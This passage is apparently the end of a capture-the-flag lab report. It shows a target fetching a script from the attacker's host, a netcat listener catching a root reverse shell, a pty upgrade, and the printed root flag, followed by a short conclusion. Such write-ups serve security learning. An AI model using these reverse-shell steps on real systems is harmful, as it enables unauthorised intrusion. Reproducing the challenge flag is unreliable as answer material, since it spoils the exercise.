10.10.132.132 - - [22/Jul/2024 08:43:16] "GET /app/ca
stle/application/counter.sh HTTP/1.1" 200 -

(behruz@kali)-[~]
$ nc -lvp 2000
listening on [any] 2000 ...
connect to [10.17.100.109] from (UNKNOWN) [10.10.
132.132] 35304
bash: cannot set terminal process group (2942): I
nappropriate ioctl for device
bash: no job control in this shell
root@mkingdom:~# █

```

Figure 5.17: Reverse Shell Execution

```

root@mkingdom:~# ls
ls
counter.sh
root.txt
root@mkingdom:~# python -c 'import pty; pty.spawn("/b
in/bash");'
python -c 'import pty; pty.spawn("/bin/bash");'
root@mkingdom:~# ls
ls
counter.sh  root.txt
root@mkingdom:~# pwd
pwd
/root
root@mkingdom:~# cat root.txt
cat root.txt
cat: root.txt: Permission denied
root@mkingdom:~# cp root.txt /tmp
cp root.txt /tmp
root@mkingdom:~# cat /tmp/root.txt
cat /tmp/root.txt
thm{e8b2f52d88b9930503cc16ef48775df0}
root@mkingdom:~# █

```

Figure 5.18: Root Shell

# Chapter 6

## Conclusion

This report covered the steps taken to compromise a website server, from initial reconnaissance to exploiting vulnerabilities and escalating privileges. The methods and tools used were discussed in detail.